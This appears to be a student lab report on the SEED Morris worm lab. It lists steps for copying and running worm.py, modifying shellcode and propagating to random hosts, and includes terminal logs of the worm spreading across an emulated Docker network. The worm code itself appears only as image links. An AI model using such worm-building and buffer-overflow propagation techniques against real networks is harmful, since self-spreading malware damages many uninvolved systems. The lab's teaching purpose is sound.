
4. Copy the `worm.py` to the server




5. Run `worm.py` from server




6. Get enter to the victim






7. Check the `worm.py` is got or not




Here we can see that self duplication is done.

Task 3: Propagation


1. Modify shellcode to receive `worm.py` and to run




2. Generate Random Numbers to propagate to random hosts




3. Copy code to a host





4. Run `worm.py` from that host



5. View status of the execution


Seed-Ubuntu20.04 [Running] - Oracle VM VirtualBox
Activities
Terminal
Aug 7 3:20 AM
seed@VM: ~/.../internet-nano
as153r-router0-10.153.0.254 | ready! run 'docker exec -it 57909eddb955 /bin/zsh' to attach to this node
as153r-router0-10.153.0.254 | bird: Started
as153r-router0-10.153.0.254 | ready! run 'docker exec -it 57909eddb955 /bin/zsh' to attach to this node
as153r-router0-10.153.0.254 | bird: Started
as152h-host_4-10.152.0.75 | ready! run 'docker exec -it ebf0ffa01047 /bin/zsh' to attach to this node
as152h-host_4-10.152.0.75 | ready! run 'docker exec -it ebf0ffa01047 /bin/zsh' to attach to this node
internet-nano_ee6b6326cce7e5be4913cbfc86f3c820_1 exited with code 0
internet-nano_morris-worm-base_1 exited with code 0
as151h-host_0-10.151.0.71 | Starting stack
as151h-host_0-10.151.0.71 | Input size: 6
as151h-host_0-10.151.0.71 | Frame Pointer (ebp) inside bof(): 0xffffd5f8
as151h-host_0-10.151.0.71 | Buffer's address inside bof(): 0xffffd588
as151h-host_0-10.151.0.71 | ==== Returned Properly ====
as152h-host_4-10.152.0.75 | Starting stack
as152h-host_4-10.152.0.75 | Listening on 0.0.0.0 8081
as152h-host_4-10.152.0.75 | The worm has arrived on this host ^_^
as152h-host_4-10.152.0.75 | **********
as152h-host_4-10.152.0.75 | >>>>> Attacking 10.152.0.71 <<<<<
as152h-host_4-10.152.0.75 | **********
as152h-host_0-10.152.0.71 | Starting stack
as152h-host_4-10.152.0.75 | Connection received on 10.152.0.71 38822
as152h-host_0-10.152.0.71 | Listening on 0.0.0.0 8081
as152h-host_0-10.152.0.71 | The worm has arrived on this host ^_^
as152h-host_0-10.152.0.71 | **********
as152h-host_0-10.152.0.71 | >>>>> Attacking 10.152.0.72 <<<<<
as152h-host_0-10.152.0.71 | **********
as152h-host_1-10.152.0.72 | Starting stack
as152h-host_0-10.152.0.71 | Connection received on 10.152.0.72 41860
as152h-host_1-10.152.0.72 | Listening on 0.0.0.0 8081
as152h-host_1-10.152.0.72 | The worm has arrived on this host ^_^
as152h-host_1-10.152.0.72 | **********
as152h-host_1-10.152.0.72 | >>>>> Attacking 10.151.0.74 <<<<<
as152h-host_1-10.152.0.72 | **********
Right Ctrl
3:20 AM
8/7/2022



Seed-Ubuntu20.04 [Running] - Oracle VM VirtualBox
Activities
Terminal
Aug 7 3:22 AM
seed@VM: ~/.../internet-nano
as151h-host_0-10.151.0.71 | Starting stack
as151h-host_0-10.151.0.71 | Input size: 6
as151h-host_0-10.151.0.71 | Frame Pointer (ebp) inside bof(): 0xffffd5f8
as151h-host_0-10.151.0.71 | Buffer's address inside bof(): 0xffffd588
as151h-host_0-10.151.0.71 | ==== Returned Properly ====
as152h-host_4-10.152.0.75 | Starting stack
as152h-host_4-10.152.0.75 | Listening on 0.0.0.0 8081
as152h-host_4-10.152.0.75 | The worm has arrived on this host ^_^
as152h-host_4-10.152.0.75 | **********
as152h-host_4-10.152.0.75 | >>>>> Attacking 10.152.0.71 <<<<<
as152h-host_4-10.152.0.75 | **********
as152h-host_0-10.152.0.71 | Starting stack
as152h-host_4-10.152.0.75 | Connection received on 10.152.0.71 38822
as152h-host_0-10.152.0.71 | Listening on 0.0.0.0 8081
as152h-host_0-10.152.0.71 | The worm has arrived on this host ^_^
as152h-host_0-10.152.0.71 | **********
as152h-host_0-10.152.0.71 | >>>>> Attacking 10.152.0.72 <<<<<
as152h-host_0-10.152.0.71 | **********
as152h-host_1-10.152.0.72 | Starting stack
as152h-host_0-10.152.0.71 | Connection received on 10.152.0.72 41860
as152h-host_1-10.152.0.72 | Listening on 0.0.0.0 8081
as152h-host_1-10.152.0.72 | The worm has arrived on this host ^_^
as152h-host_1-10.152.0.72 | **********
as152h-host_1-10.152.0.72 | >>>>> Attacking 10.151.0.74 <<<<<
as152h-host_1-10.152.0.72 | **********
as151h-host_3-10.151.0.74 | Starting stack
as152h-host_1-10.152.0.72 | Connection received on 10.151.0.74 33296
as151h-host_3-10.151.0.74 | Listening on 0.0.0.0 8081
as151h-host_3-10.151.0.74 | The worm has arrived on this host ^_^
as151h-host_3-10.151.0.74 | **********
as151h-host_3-10.151.0.74 | >>>>> Attacking 10.151.0.71 <<<<<
as151h-host_3-10.151.0.74 | **********
as151h-host_0-10.151.0.71 | Starting stack
Right Ctrl
3:22 AM
8/7/2022




The `worm.py` is propagating to random host addresses.

Task 4: Preventing Self Infection

